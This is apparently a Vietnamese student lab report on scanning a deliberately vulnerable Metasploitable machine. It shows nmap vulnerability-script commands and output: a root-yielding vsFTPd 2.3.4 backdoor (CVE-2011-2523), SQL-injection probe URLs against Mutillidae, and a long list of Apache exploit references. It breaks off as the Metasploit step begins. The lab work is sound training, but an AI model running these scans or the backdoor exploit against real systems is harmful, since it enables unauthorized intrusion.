


3. Rà quét để tìm các lỗ hổng trên 1 host hoặc 1 dịch vụ đang hoạt động

Tìm lỗ hổng trên các dịch vụ của máy Meta với script ngầm định


nmap -sC 192.168.100.131






Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script

nmap --script=vuln -sV -p21 192.168.100.131



Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script

nmap --script=vuln -sV -p80 192.168.100.131




Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu cve.csv

nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131


```
┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:04 +07
Nmap scan report for 192.168.100.131
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu cve.csv

nmap -sV -p80 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131



```
kali@B20AT098-Kien-Kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ nmap -sV -p80 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:22 +07
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:23 (0:00:01 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:23 (0:00:01 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:23 (0:00:01 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:23 (0:00:01 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:23 (0:00:01 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.30% done; ETC: 21:25 (0:00:03 remaining)
Nmap scan report for 192.168.100.131
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.100.131:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.100.131:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.100.131:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.100.131:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27
%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home.php
|     http://192.168.100.131:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.100.131:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
```



```
|     Form id:
|_    Form action: login.php
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:apache:http_server:2.2.8:
|       SSV:72403       7.8     https://vulners.com/seebug/SSV:72403    *EXPLOIT*
|       SSV:26043       7.8     https://vulners.com/seebug/SSV:26043    *EXPLOIT*
|       SSV:20899       7.8     https://vulners.com/seebug/SSV:20899    *EXPLOIT*
|       PACKETSTORM:126851      7.8     https://vulners.com/packetstorm/PACKETSTORM:126851      *EXPLOIT*
|       PACKETSTORM:123527      7.8     https://vulners.com/packetstorm/PACKETSTORM:123527      *EXPLOIT*
|       PACKETSTORM:122962      7.8     https://vulners.com/packetstorm/PACKETSTORM:122962      *EXPLOIT*
|       EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83    7.8     https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B52642E62C
06BABC6F83      *EXPLOIT*
|       EDB-ID:18221    7.8     https://vulners.com/exploitdb/EDB-ID:18221      *EXPLOIT*
|       CVE-2011-3192   7.8     https://vulners.com/cve/CVE-2011-3192
|       1337DAY-ID-21170        7.8     https://vulners.com/zdt/1337DAY-ID-21170        *EXPLOIT*
|       SSV:12673       7.5     https://vulners.com/seebug/SSV:12673    *EXPLOIT*
|       SSV:12626       7.5     https://vulners.com/seebug/SSV:12626    *EXPLOIT*
|       ECC3E825-EE29-59D3-BE28-1B30DB15940E    7.5     https://vulners.com/githubexploit/ECC3E825-EE29-59D3-BE28-1B30DB15940E  *E
XPLOIT*
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       SSV:11802       7.1     https://vulners.com/seebug/SSV:11802    *EXPLOIT*
|       SSV:11762       7.1     https://vulners.com/seebug/SSV:11762    *EXPLOIT*
|       CVE-2009-1891   7.1     https://vulners.com/cve/CVE-2009-1891
|       CVE-2009-1890   7.1     https://vulners.com/cve/CVE-2009-1890
|       SSV:60427       6.9     https://vulners.com/seebug/SSV:60427    *EXPLOIT*
|       SSV:60386       6.9     https://vulners.com/seebug/SSV:60386    *EXPLOIT*
|       SSV:60069       6.9     https://vulners.com/seebug/SSV:60069    *EXPLOIT*
|       CVE-2012-0883   6.9     https://vulners.com/cve/CVE-2012-0883
|       PACKETSTORM:127546      6.8     https://vulners.com/packetstorm/PACKETSTORM:127546      *EXPLOIT*
|       CVE-2016-5387   6.8     https://vulners.com/cve/CVE-2016-5387
```

```
|       SSV:11668       4.9     https://vulners.com/seebug/SSV:11668    *EXPLOIT*
|       SSV:11501       4.9     https://vulners.com/seebug/SSV:11501    *EXPLOIT*
|       CVE-2009-1195   4.9     https://vulners.com/cve/CVE-2009-1195
|       SSV:30024       4.6     https://vulners.com/seebug/SSV:30024    *EXPLOIT*
|       CVE-2012-0031   4.6     https://vulners.com/cve/CVE-2012-0031
|       1337DAY-ID-27465        4.6     https://vulners.com/zdt/1337DAY-ID-27465        *EXPLOIT*
|       SSV:23169       4.4     https://vulners.com/seebug/SSV:23169    *EXPLOIT*
|       CVE-2011-3607   4.4     https://vulners.com/cve/CVE-2011-3607
|       1337DAY-ID-27473        4.4     https://vulners.com/zdt/1337DAY-ID-27473        *EXPLOIT*
|       SSV:60905       4.3     https://vulners.com/seebug/SSV:60905    *EXPLOIT*
|       SSV:60657       4.3     https://vulners.com/seebug/SSV:60657    *EXPLOIT*
|       SSV:60653       4.3     https://vulners.com/seebug/SSV:60653    *EXPLOIT*
|       SSV:60345       4.3     https://vulners.com/seebug/SSV:60345    *EXPLOIT*
|       SSV:4786        4.3     https://vulners.com/seebug/SSV:4786     *EXPLOIT*
|       SSV:3804        4.3     https://vulners.com/seebug/SSV:3804     *EXPLOIT*
|       SSV:30094       4.3     https://vulners.com/seebug/SSV:30094    *EXPLOIT*
|       SSV:30056       4.3     https://vulners.com/seebug/SSV:30056    *EXPLOIT*
|       SSV:24250       4.3     https://vulners.com/seebug/SSV:24250    *EXPLOIT*
|       SSV:20555       4.3     https://vulners.com/seebug/SSV:20555    *EXPLOIT*
|       SSV:19320       4.3     https://vulners.com/seebug/SSV:19320    *EXPLOIT*
|       PACKETSTORM:109284      4.3     https://vulners.com/packetstorm/PACKETSTORM:109284      *EXPLOIT*
|       EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    4.3     https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27C
E55D6801DE      *EXPLOIT*
|       EDB-ID:35738    4.3     https://vulners.com/exploitdb/EDB-ID:35738      *EXPLOIT*
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2014-0118   4.3     https://vulners.com/cve/CVE-2014-0118
|       CVE-2013-1896   4.3     https://vulners.com/cve/CVE-2013-1896
|       CVE-2012-4558   4.3     https://vulners.com/cve/CVE-2012-4558
|       CVE-2012-3499   4.3     https://vulners.com/cve/CVE-2012-3499
|       CVE-2012-0053   4.3     https://vulners.com/cve/CVE-2012-0053
|       CVE-2011-4317   4.3     https://vulners.com/cve/CVE-2011-4317
|       CVE-2011-3639   4.3     https://vulners.com/cve/CVE-2011-3639
|       CVE-2011-0419   4.3     https://vulners.com/cve/CVE-2011-0419
|       CVE-2010-0434   4.3     https://vulners.com/cve/CVE-2010-0434
|       CVE-2008-2939   4.3     https://vulners.com/cve/CVE-2008-2939
|       CVE-2008-0455   4.3     https://vulners.com/cve/CVE-2008-0455
|       CVE-2008-0005   4.3     https://vulners.com/cve/CVE-2008-0005
|       SSV:12628       2.6     https://vulners.com/seebug/SSV:12628    *EXPLOIT*
|       CVE-2012-2687   2.6     https://vulners.com/cve/CVE-2012-2687
|       CVE-2009-3094   2.6     https://vulners.com/cve/CVE-2009-3094
|       CVE-2008-0456   2.6     https://vulners.com/cve/CVE-2008-0456
|       SSV:60250       1.2     https://vulners.com/seebug/SSV:60250    *EXPLOIT*
|_      CVE-2011-4415   1.2     https://vulners.com/cve/CVE-2011-4415

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 328.99 seconds
```

4. Khai thác lỗ hổng Lựa chọn 1 lỗ hổng (có mã CVE/ID của lỗ hổng) tìm được ở mục 3, tiến hành khai thác sử dụng MetaSploit.


-Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ Vsftpd v2.3.4 trên cổng 21

Ta sẽ khai thác cửa hậu trên Vsftpd v2.3.4


```
┌──(kali㉿B20AT098-Kien-Kali)-[~]
└─$ nmap -p 21 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-31 21:04 +07
Nmap scan report for 192.168.100.131
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
